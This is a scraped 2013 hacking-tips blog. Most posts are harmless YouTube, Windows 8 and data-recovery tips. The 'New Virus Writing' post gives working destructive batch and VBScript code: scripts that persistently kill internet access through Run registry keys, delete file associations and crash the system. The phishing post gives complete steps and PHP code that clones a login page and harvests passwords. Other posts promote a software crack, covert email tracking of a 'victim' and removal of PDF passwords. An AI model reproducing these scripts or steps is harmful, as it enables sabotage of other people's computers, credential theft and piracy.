Download Microsoft office 2013 Now!

Microsoft has just released the free preview version of the all new Microsoft Office 2013. You can now download Microsoft Office 2013 immediately on your computer to try it.

How to Access Blocked Websites Without Proxy

Access your favorite blocked website and social networking sites at your or college or your workplace without proxy.Download exciting software to access blocked websites.

Make a Very Dangerous Virus with Notepad

Now make your own viruses in Notepad. Make fun with these in your friends computer.

How to remove PDF password

In some PDF files, Owner set the password to that file. It restrict the print, copy or edit the content of PDF file. In such situation PDF password remover application help you to remove password.

How to bypass Surveys on websites

Many websites makes survey to proceed the download or to visit the website. These surveys prove to b headache. To bypass these surveys, there are some tricks to follow.

Showing posts with label Tips n Tricks. Show all posts

Sunday, 21 April 2013

Youtube Hacks

There are many tricks which are perform on Youtube. Some tricks are given below. I hope these are very helpful for you.

Youtube Hack No.1 : Replay Youtube videos

Just enter the URL of the video clip into tubereplay.com and it will play over and over again, until you stop it.

Youtube Hack No.2 : Download Youtube videos without software

download youtube hacks

and press enter , after this will appear website where you’ll be able to download youtube video. 

Youtube Hack No.3 : Embed Part Of A YouTube Video 

 Just append ?rel=0&start=38 to skip first 38s of the video. In general you can modify the value after start= to the number of seconds you want to skip the video for. 

 <iframe width="420" height="315" src="http://www.youtube.com/embed/JbNf0QMT3Eg?rel=0&start=38" frameborder="0" allowfullscreen ></iframe>

Youtube Hack No.4 : How To Watch Synchronized YouTube Videos 

Just go to SynchTube and set up a “room” up to 50 other people with a chat window along the side so you can IM about what’s happening .

Youtube Hack No.5 : How To Edit Youtube Videos Online

tubechop.com is online service that allows you to make your edited selection by sliding a bar along a timeline .


Youtube Hack No.6 : How To Improve Youtube Quality

To watch any video in higher quality on Youtube, just add this at the end of the link: &fmt=18 (stereo, 480 x 270 resolution) or &fmt=22(stereo, 1280 x 720 resolution) . Somewhat like this;


improve yuality youtube hack

This is normal youtube links, you must add &fmt=18
youtube hack
After you’ve added &fmt=18 or &fmt=6, quality will improve

Youtube Hack No.7 : How To Disable Related Videos

Don’t want people to see other people’s content that may be related ,just add ‘?rel=0? to the end of the url part of the embed !

 <iframe width="420" height="315" src="http://www.youtube.com/embed/JbNf0QMT3Eg?rel=0" frameborder="0" allowfullscreen ></iframe>


Youtube Hack No.8 : How To Add A Youtube Video To Your PowerPoint Presentation

If you work presentation in Powerpoint, then is very useful add videos to make presentation much interesting and to keep the attention of the audience. Let´s say you need to add video from youtube.com, for beginning , you should download video and convert in a format you can use in Powerpoint. There are many ways to do it, I personally use kickyoutube; the best way to download and convert video form youtube, at least by my opinion. Read more at my previous article Add A Youtube Video To Your PowerPoint Presentation.


Youtube Hack No.9 :How To Autoplay An Embedded Video

You can make the video play automatically by adding &autoplay=1 to the url part of the embed code

 <iframe width="420" height="315" src="http://www.youtube.com/embed/JbNf0QMT3Eg?rel=0&autoplay=1" frameborder="0" allowfullscreen ></iframe>

Youtube Hack No.10 : How To Remix YouTube Videos Into A Seamless Mixtape

DragonTape is online service that allows you to search for the clips you want, drag and drop to set up the play order and then share the playlist with friends via an auto-generated URL, or embed it with the code provided.


Youtube Hack No.11 : How To Convert YouTube Videos To Mp3

video2mp3.net allows you to convert youtube videos to MP3 files .

Youtube Hack No.12 : How to set YouTube to always play HQ videos

Login in to your YouTube account and go here http://www.youtube.com/account#playback/quality

Youtube Hack No.13 : How To Watch YouTube Videos In Browser In A Sidebar

If you want to watch videos and wanna do it without leaving your current browser page, then there are browser add-ons available for that purpose.
Firefox add-on – YouPlayer
Gogole Chrome add-on – Yousearch

Youtube Hack No.14 : How To Watch YouTube Videos On TV

Connect your PC to TV and go to youtube.com/xl . It is a version of YouTube optimized for watching YouTube videos on any large screen.

Youtube Hack No.15 : How To Create Youtube Videos Timeline

Use TimeTube , it’s service that creates a YouTube video timeline based on keywords you enter.

Youtube Hack No.16 : How To Create Clickable Link

Youtube doesn’t allow clickable link inside the video, but Linkedtube gives a great opportunity to add your own clickable link in Youtube video while you embed into your webpage. Visit linkedtube.com and enter the video id which you want to embed and add your clickable link. Copy the code and paste into your webpage.

Youtube Hack No. 17 : How To Search Youtube Comments

Just type in web browser this url , in this example I searched keyword hacks , instead q=hacks , you can type what ever you want.
http://www.youtube.com/comment_search?q=curiosity24.blogspot.com 


I hope you enjoy these tricks.
For more tricks subscribe us on email.

Tuesday, 9 April 2013

Track anyone just by sending an Email

Have your ever wondered to track anyone with a email id.Now its possible to track every details of a person with an email id.All you have to want is the email id of the person who you want to track.Just follow these steps to start tracking your victim

first Go to www.readnotify.com and create an account there

Once registered . . . send a mail to ur victim by the email id u registered at readnotify.com

But before sending the mail just add ".readnotify.com" with the victims id.. for example

victimemail@gmail.com.readnotify.com

and then send it...

What happens next?

Once you have sent a tracked email you can log in to your ReadNotify account to see the status of it. You will also receive a ReadNotification via email when your tracked email (or document) has been opened.

ReadNotify will endeavour to provide the following in your tracking reports:

Complete delivery details
Date and time opened
Approximate geographic location of recipient
Map of location (available on paid subscriptions)
Recipients IP address
Referrer details (ie; if accessed via web email account etc)
URL clicks
How long the email was read for
How many times your email was opened
If your email was opened on a different computer (such as forwarded)


There are lots of great features available to you - these include the following sending options:

Certified email
Ensured-Receipts and retractable emails
Invisible tracking
Self-Destructing emails
Block printing
Adobe Acrobat PDF Document Tracking
Track MS Word or Excel documents 

How to Test the Working of your Antivirus

Have you ever wondered how to test your Antivirus software to ensure it’s proper working? Well here is a quick and easy way to test your antivirus. The process is called EICAR test which will work on any antivirus and was developed by European Institute of Computer Antivirus Research. This process can be used by people, companies and antivirus programmers to test the proper functioning of the antivirus/antimalware software without having to deal with the real computer virus which can cause damage to the computer. Here is a step-by-step procedure to test your antivirus.


1. Open a notepad (New Text Document.TXT) and copy the following code exactly onto it, and save the notepad.

EICAR Test code
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*


2. Rename the file from New Text Document.TXT to myfile.com

3. Now run the antivirus scan on this myfile.com file.

If the antivirus is functioning properly on your computer, then it should generate a warning and immediately delete the file upon scanning. Otherwise you may have to re-install your antivirus.

NOTE: Most antivirus will pop-out a warning message in the Step-1 itself

You can also place the myfile.com file in a ZIP or RAR file and run a scan on it so as to ensure whether your antivirus can detect the test string in the compressed archive. Any antivirus when scanning this file will respond exactly as it will do for a genuine virus/malicious code. This test will cause no damage to your computer even though the antivirus will flag it as a malicious script. Hence it is the safest method to test the proper functioning of any antivirus.

Tuesday, 26 March 2013

New Virus Writing

Note>> I am not responsible for any damage or error reporting in Your PC do it as your own risk. These coding only for knowledge concept .

All Scripts Here Are To Be Copied In Note Pad

1. Disable Internet Permanently

echo @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentv ersionrun /v WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentve rsionrun /v CONTROLexit /t reg_sz /d c:windowswimn32.bat /f
echo You Have Been HACKED!
PAUSE

2. Delete Key Registry Files [NOTE THIS IS DANGEROUS!! USE AT RISK]

This will delete key registry files, then loops a message (CANNOT BE RECOVERED FROM)*

Code:-

@ECHO OFF
START reg delete HKCR/.exe
START reg delete HKCR/.dll
START reg delete HKCR/*
:MESSAGE
ECHO Your computer has been craxhed.  Have a nice day.
GOTO MESSAGE


3. Endless Notepads

*This will pop up endless notepads until the computer freezes and crashes*

Code:-

@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top


4. Popping CD Drives

*This will make the CD drives constantly pop out*

Code:-

Set oWMP = CreateObject(”WMPlayer.OCX.7″)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 100
loop

5. Endless Enter

*This constantly makes it so the enter button is being pressed continuesly*

Code:-

Set wshShell = wscript.CreateObject(”WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop


For more virus writing, please comment or you can mail us.
Email: cybercracker3@gmail.com

Friday, 15 March 2013

Few Ways to find Google Account Creation Date

This is really an interesting question and important as well. When we lost access to our Google account and no password recovery options help us, we need Google's help. To recover our account, Google will ask few security questions. These question also include the question about your Google account creation date. If you know the exact date, probability of getting your account back is high. 
So it is highly recommended to know and remember the Google account creation date. But how to get Google account creation date? In this post, I am adding few quick ways to get the Google Account creation date and know when you came to Google services.

Check Welcome Mail

When first we create Gmail account, it sends 2 welcome messages. We can search for those emails and check the timestamp of those mails. But there may be a possibility that you have deleted those emails. I also did that. So you can follow other quick ways.

Check POP/IMAP settings


This also a way to check the Gmail account creation date. Go to settings in Gmail and then inForwarding and POP/IMAP tab. Here you will find a line saying POP is enabled for all mail that has arrived since dd/mm/yy. But this info may be wrong in case you have disabled the pop and then re-enabled it. If you have never changed this setting, it will show the date of account creation. Otherwise, it will show the date when you last enabled the POP for this account.


Use Google Takeout

 find Google Account Creation Date
Google takeout is a nice Google service that allow users to take backup of your Google accounts data. Follow these steps
  • Go to google.com/takeout and sign in with your Google Account.
  • Now click on "Transfer your Google+ connections to another account."
  • It will ask for the password again and then show a page that will show you the Google Account creation date.
Now you know the date. Remember it and save it. This can be useful in future. while account verification.

Another iPhone passcode vulnerability found


Barely have owners of devices running Apple’s iOS recovered from a newly discovered passcode vulnerability for devices running iOS 6.1 when a second bug surfaced this week.
The new bug may potentially allow access to a user’s contact list, voicemails and more, security vendor Sophos said in a blog post. “In this second version of the exploit, a hacker can also make the iPhone screen go black, thereby allowing him or her to plug the phone into a computer via USB and grab data off the device without a PIN or passcode credentials,” it said. The first vulnerability had surfaced earlier this month.
Sophos said both attacks involve using the Emergency Call function, the lock/sleep button, and the screenshot feature.
“When placing the emergency call, an attacker could cancel the call while holding the lock/sleep button in order to access data on the phone,” it said.
But the attacker will have to have physical access to the device.
“Exploiting this second bug still requires a certain degree of dexterity, if not a prehensile tail. But the bug still implies a risk to iOS 6.1 users’ data and Vulnerability Lab estimates it’s a high risk,” Sophos added.
via TJD, GMA News

Sunday, 3 March 2013

Download Internet Download Manager 6.15 Crack free

Download Latest Internet Download Manager 6.15 Crack. IDM team has released the Internet Download Manager 6.15 final release on 29th January 2013.This Crack is updated to activate that latest version of IDM too.Crack works almost all the versions of IDM releases.


How to Crack

Install IDM 6.12 + (all versions above 6.12 can be cracked). 
Download and Extract Crack. Now Run Crack.exe. 
It will ask to launch a file called IDM Patch, so you have to click yes when it asks for administrative privilegee. 
Now Click Crack & Activate button (it’ll ask for administrative privileges again,don’t worry click yes. 
IDM will launch itself, if not Run it and check your registration status ! (Close and Run IDM again if it says it ran as administrator). 
Done
For More Details Read ( Read Me File In Zip Folder)


Enjoy!!!


Monday, 18 February 2013

How to make a Phishing page


What is phishing page?

A phishing page of a site is just a ditto copy of a site. No one can easily detect a difference. In this, we just clone a site login or any other important page.

How to create?

  • Visit the page that you want to clone.
  • Save it (CTRL+S) via your browser.
  • Choose save complete webpage while saving it via browser.
  • Give name index while saving. (Dont use other name!)
  • Save it to a folder.
  • Now, you should have one file named "index.htm" and a folder.
  • We have to edit index.htm file.
  • Edit it and search "action" without "". You will get something like this if you are creating fake page of facebook, action="https://www.facebook.com/login.php?login_attempt=1" method="post" , We have to edit this line only. Change https://www.facebook.com/login.php?login_attempt=1 to login.php (How to create login.php is written below) and change post to get , and save it.

  • How to create login.php?

    Here is the code for login.php, just copy the below code, paste it in notepad and save it as login.php.

    Code:

    <?php
    header("Location: http://www.google.com");
    $handle = fopen("passes.txt", "a");
    foreach($_GET as $variable => $value)
    {
    fwrite($handle, $variable);
    fwrite($handle, "=");
    fwrite($handle, $value);
    fwrite($handle, "\r\n");
    }
    fwrite($handle, "\r\n");
    fclose($handle);
    exit;
    ?>
     

    You have to change http://www.google.com to the site url that you are cloning, for example, change it to http://www.facebook.com/ if you are cloning facebook.

    Now, you have your phishing page.

Now, you upload the above two files, login.php and passes.txt on any free web hosting site 
(eg. www.my3gb.com).

How to modify *.exe files


Learn how to change *.exe files, in 5 easy steps:

1) Don't try to modify a prog by editing his source in a dissasembler.Why?
Cause that's for programmers and assembly experts only.

try to view it in hex you'll only get tons of crap you don't understand.

First off, you need Resource Hacker(last version). It's a resource editor-
very easy to use, You can download it at http://www.users.on.net/johnson/resourcehacker/

2) Unzip the archive, and run ResHacker.exe. You can check out the help file too


3) You will see that the interface is simple and clean. Go to the menu FileOpen or press Ctrl+O to open a file. Browse your way to the file you would like to edit. You can edit *.exe, *.dll, *.ocx, *.scr and *.cpl files, but this tutorial is to teach you how to edit *.exe files, so open one.

4) In the left side of the screen a list of sections will appear.
The most common sections are

-String table;
-RCData;
-Dialog;
-Cursor group;
-Bitmap;
-WAV.

*Icon: You can wiew and change the icon(s) of the program by double-clicking the icon section,chossing the icon, right-clicking on it an pressing "replace resource". After that you can choose the icon you want to replace the original with.

*String table: a bunch of crap, useful sometimes, basic programming knowladge needed.

*RCData: Here the real hacking begins. Modify window titles, buttons, text, and lots more!

*Dialog:Here you can modify the messages or dialogs that appear in a program. Don't forget to press "Compile" when you're done!

*Cursor group: Change the mouse cursors used in the program just like you would change the icon.

*Bitmap: View or change images in the programs easy!

*WAV:Change the sounds in the prog. with your own.


5) In the RCData,Dialog,Menu and String table sections you can do a lot of changes. You can modify or translate the text change links, change buttons, etc.


TIP: To change a window title, search for something like: CAPTION "edit this".

TIP: After all operations press the "Compile Script" button, and when you're done editing save, your work @ FileSave(Save as).

TIP: When you save a file,the original file will be backed up by default and renamed to Name_original and the saved file will have the normal name of the changed prog.

TIP: Sometimes you may get a message like: "This program has a non-standard resource layout... it has probably been compressed with an .EXE compressor." That means that Resource Hacker can't modify it because of it's structure.

Sunday, 17 February 2013

Forgot Windows Live Password in Windows 8


With Windows 8, you can sign in to your PC with a Windows Live account. This allows syncing and sharing personal data across multiple devices very easily. You might also be wondering, “How to log on the computer if I forgot my Windows Live password?” Well, here is a excellent hack for you.
With Password Recovery Bundle utility you can create a bootable password reset CD, and set your computer to boot from the CD and it enables you to reset forgotten Windows Live password which is stored on your local computer. After resetting, you will regain full access to your PC with a new password.
How to Reset Forgotten Windows Live Password in Windows 8?
  1. First you need to download Password Recovery Bundle program on another computer. After installing and running the program, click the Windows Password button, which allows you to create a bootable password reset disk in 3 steps. Insert a blank CD/DVD or USB drive into the computer and click Start Burn to create a bootdisk.
  2. Insert the password reset bootdisk you’ve created into your Windows 8 computer. Turn on the computer and hold down F2 or whatever the setup key is shown as during the initial boot screen. This should bring up the BIOS.
    In the BIOS look for the Boot Device Priority option, set CD/DVD as the 1st boot device if you want to boot from CD. You can either set Removable Device as the 1st boot device if you want to boot off USB drive. Save your changes.
  3. Restart the computer and now it will boot from the password reset bootdisk. After one or two minutes the bootdisk will launch the Reset Windows Password utility. Choose the local user account which is linked to your Windows Live ID, and then click Reset Password button. The program will set your Windows Live password toPassword123 instantly.

  4. Now remove the password reset bootdisk and restart the computer, you can then quickly sign in to Windows 8 using your Windows Live account and the new password: Password123.
Password Recovery Bundle could also reset forgotten login password in Windows 7/Vista/XP/2003/2000. It should be the first Windows password recovery program which supports the latest operating system Windows 8.

Saturday, 16 February 2013

How to Turn Off App Notification in Windows 8

Windows 8 displays app notifications in the Metro-style Start Screen for installed apps, Calendar events, new email, and other app events. But you might not be interested in getting notifications for all apps, in such cases you can configure which apps can sent out notifications for you. In this article we’ll show you how to turn off app notifications in Windows 8.

How to Turn Off App Notification in Windows 8?
1. Access the Charms bar by pressing Windows + C or moving your mouse to the bottom right of the screen and    slowly moving the mouse up. When the Charms bar appears, click on the Settings.

2. Click on More PC Settings link at the bottom of the sidebar.

3. In the PC Settings screen, navigate to Notifications section in the left pane.


4. In the right pane, there are ‘Show app notifications’, ‘Show app notifications on the Lock Screen’ and ‘Play notification sounds’ toggles. In order to complete turn off notifications for all apps, just turn off the Show app Notifications option.

5. Other than turning off notifications for all installed apps, you can do so selectively as well. The lower part of the Notifications settings screen allows you to turn off notifications for individual apps of your choice.

How to disable Windows 8 Lock Screen

By default, Windows 8 shows Lock Screen at startup, which displays the date ad well as notifications. You have to click the screen before you can get to the logon screen. This seems like something that makes more sense on a tablet PC.


If you are using a desktop or laptop computer, you can disable the Lock Screen so the computer will boot up directly to logon screen to choose the user account to log in to Windows 8. Fortunately, you can disable the Lock Screen from Local Group Policy Editor.
How to Disable Windows 8 Lock Screen?
1. The first thing you need to do is to open the Local Group Policy Editor by pressing the Windows + R key combination to bring up a Run box, then type gpedit.msc and hit Enter.
2. Now, expand Administrative Templates settings from Computer Configuration, and then navigate to Control Panel –> Personalization. In main window, you will find Do not display the lock screen policy.


3. Double-click this policy and tick Enabled checkbox. This will permanently disable Lock Screen. When disabled, users will see the logon screen when they log off or lock out Windows. Similarly, you will be taken to logon screen directly, instead of Lock Screen, at startup.


How to remove PDF Password


A PDF owner password is the password used to set document restrictions on PDF files. In Adobe Acrobat, the PDF owner password is called the change permissions password. If you forgot PDF owner password, you can’t print, copy or edit the content of your protected PDF file. In such a situation, you might want to use a PDF password remover application that can help you to remove forgotten PDF owner password. And PDF Password Recovery program does exactly that.
How to Remove PDF Owner Password When You Forgot It?

  1. Download and install PDF Password Recovery software on your computer.
  2. Run PDF Password Recovery program, then click the  button to select your password-protected PDF document (*.pdf), then choose the Remove Owner Password option.
  3. Click the Next button.
  4. Immediately the tool will decrypt the owner password and remove the security restrictions imposed on it, and a new non-protected copy will be created. You will then be allowed to print, copy, modify the decrypted PDF document without even knowing the password.


There is no need to worry about forgetting PDF owner password. Just follow the steps above and you can remove PDF owner password quickly and easily!

Remove Saved Network Passwords in Windows XP,Vista,7

Windows stores user names and passwords on your PC so when you try to log on to network shares, websites (Windows Integrated Authentication) or Remote Desktop Connections, you don’t have to reenter the login information. Caching logins can be helpful if users have multiple usernames and passwords for different programs and can also speed login times for users. However, by storing passwords, Windows also makes it possible for an unauthorized person to walk up to the computer and use the stored passwords to access the protected programs.


I recommend checking which passwords Windows has already stored and delete those that pose a high security risk. Here’s the method to remove stored Windows network passwords.
How to Remove Stored Network Passwords in Windows 7?
You can access the Windows Vault through the Credential Manager. The easiest way is by just typing “Credential Manager” in the Windows 7 Start Menu search prompt. You can also access the Credential Manager through the Control Panel: -> User Accounts -> User Accounts. The link to the Credential Manager can be found in the left navigation bar.
You can remove an entry by selecting it from the list and clicking Remove.
How to Remove Stored Network Passwords in Windows Vista?
To access Stored Usernames and Passwords, you have to run “control userpasswords2″ from the command prompt, then click on Advanced, and then on Manage Passwords. You can also launch the tool via the Control Panel: User Accounts -> User Accounts, and then click on “Manage your network passwords” in the left navigation bar.
You can remove an entry by selecting it from the list and clicking Remove.
How to Remove Stored Network Passwords in Windows XP?
In Windows XP, to access Stored Usernames and Passwords, you have to run “control userpasswords2″ from the command prompt, then click on Advanced, and then on Manage Passwords. You can also launch the tool by running “rundll32.exe keymgr.dll, KRShowKeyMgr” from the command prompt.
You can remove an entry by selecting it from the list and clicking Remove.

Monday, 21 January 2013

Universal USB Installer: Make Bootable Pendrive

The Universal USB Installer is easy to use. Simply choose a Live Linux Distribution, the ISO file, your Flash Drive and, Click Install. Upon completion, you should have a ready to run bootable USB Flash Drive with your select operating system installed.


Universal USB Installer (UUI) Screenshots
Universal USB Installer Steps
Universal USB Installer - Progress Window

Download Link -
Universal USB Installer

4 ways to recover Data from scratched CD or DVD

CD and DVD  are going away from us newer days. But still we are using them. The main concern when we are using CD and DVD is they get scratched quickly. Therefore the DATA that we kept in them will be gone. But there are  certain softwares to read data from that cracked CD or DVD. With those type of softwares we can get our information back….


1. ISOPuzzle

isopuzzle

If the CD or DVD wasn’t write completely or cracked this ISO PUuzzle software can back up the information from that and save them as an ISO image correctly.


2. CD Recovery Toolbox

CD recovery Toolbox
In this software we can read or repair the info in the CD or DVD and keep them neatly in the CD or DVD.

3. CD Check

CD Check
This software can download free and works same as CD Recovery Toolbox. It is easy to use.

4. Dead Disk Doctor

Dead disk doctor
If the CD or DVD cracked we can use this software to get back info from the CD or DVD.

Search